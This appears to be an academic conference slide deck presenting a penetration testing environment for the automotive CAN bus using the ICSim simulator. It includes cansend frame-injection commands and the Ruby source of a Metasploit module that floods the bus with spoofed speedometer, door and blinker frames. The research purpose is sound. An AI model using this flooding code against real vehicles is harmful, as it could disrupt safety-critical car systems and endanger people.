




STRIVE 2018
VÄSTERÅS, SWEDEN




Towards an Integrated Penetration Testing Environment for the CAN Protocol

Giampaolo Bella and Pietro Biondi

Automotive communication domains




Controller Area Network



The **Controller area network (CAN-bus)** is provided:

- Serial communication protocol
- Message anti-collision protection
- Error detection



Instrument Cluster Simulator (ICSim)

It works on Linux, requires the configuration of a virtual CAN interface through the following commands:


```
sudo apt install can-utils
```

```
sudo modprobe can
```

```
sudo modprobe vcan
```

```
sudo ip link add dev vcan0 type vcan
```

```
sudo ip link set up vcan0
```



Timestamp [s]	Interval [ms]	Identifier [hex]	DLC	Data [hex]
168.500516		503	188	300 00 00
103.782937		1502	19b	300 00 00
168.871968		11	244	500 00 00 01 5D

The aim: understand which frame IDs are associated to which device of the car.

ID[hex]	DLC	DATA[hex]	Device	Values
19b	3	00 00 00	doors	1 / 2 / 4 / 8
188	3	00 00 00	blinkers	1 / 2
244	5	00 00 00 00 00	tachymeter	00 00 . . 01 5D

Send the hex value (e.g. 99 99) to the tachymeter.. Then we can observe the maximum speed reached.

“cansend vcan0 244#0000009999”

STEP 1: preparation of a machine to simulate the victim system



STEP 2: automation of the pentesting experiments using an exploit for Metasploit Framework



crazytachymeter.rb

```
def run
  print_status(' -- OPENING CONTROL UNIT MAP --')
  lines = []
  f = File.open(datastore['FILEMAP'], "rb")
  f.each_line do |line|
    lines.push(line.strip)
  end
  f.close
  print_status(' -- Flooding -- ')
  while 1
    lines.each{
      |e|
      cmd = "cansend #{datastore['INTERFACE']} #{e}"
      cmd_exec(cmd)
    }
  end
end
```

Post exploitation:

1. Open FILEMAP:
 - a. read and save all CAN frames in array
2. Infinite while loop.
Flooding CAN-bus

244#0000009999
19b#00000F
188#030000

STEP 3: include the exploit to Metasploit Framework

PATH: modules/post/hardware/automotive/


```
msf > use post/hardware/automotive/crazytachymeter
msf post(hardware/automotive/crazytachymeter) > show options

Module options (post/hardware/automotive/crazytachymeter):

  Name          Current Setting                                     Required  Description
  ----          -
  FILEMAP       /usr/share/metasploit-framework/data/wordlists/controlUnitMapCanBus.txt  yes       Path to FILEMAP
  INTERFACE     vcan0                                               yes       Interface of CAN-Bus
  SESSION       yes                                                 yes       The session to run this module on.
```

```
msf post(hardware/automotive/crazytachymeter) > set session 1
session => 1
```


Options for Metasploit:



STEP 4: exploitation through Metasploit


```
msf post(hardware/automotive/crazytachymeter) > exploit  
  
[!] SESSION may not be compatible with this module.  
[*] -- OPENING CONTROL UNIT MAP --  
[*] -- Flooding --
```






<https://github.com/pietrobiondi/Crazy-Tachymeter>

Fork me on GitHub




Download and Improve the
Pentesting Environment



The exploit is currently subject to a
Metasploit pull request

Virtual Machine with CAN simulator installed.

Edit

 pietrobiondi released this on 29 May · 6 commits to master since this release

Assets 3

 CrazyTachymeter.ova

1.41 GB

 Source code (zip)

 Source code (tar.gz)

Virtual Machine with:
-CAN simulator installed (ICSim).
-Vulnerable server for remote command execution.

user = pass = tachymeter

- ❑ Upgrade of ICSim: make it more compliant with the real world
- ❑ Improvement of Integrated Pentesting Environment
- ❑ Write new exploits for CAN-bus
- ❑ Accumulate all exploits in the Metasploit Framework
- ❑ Define cryptographic tools to obtain confidentiality and authentication



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Thank you for your attention

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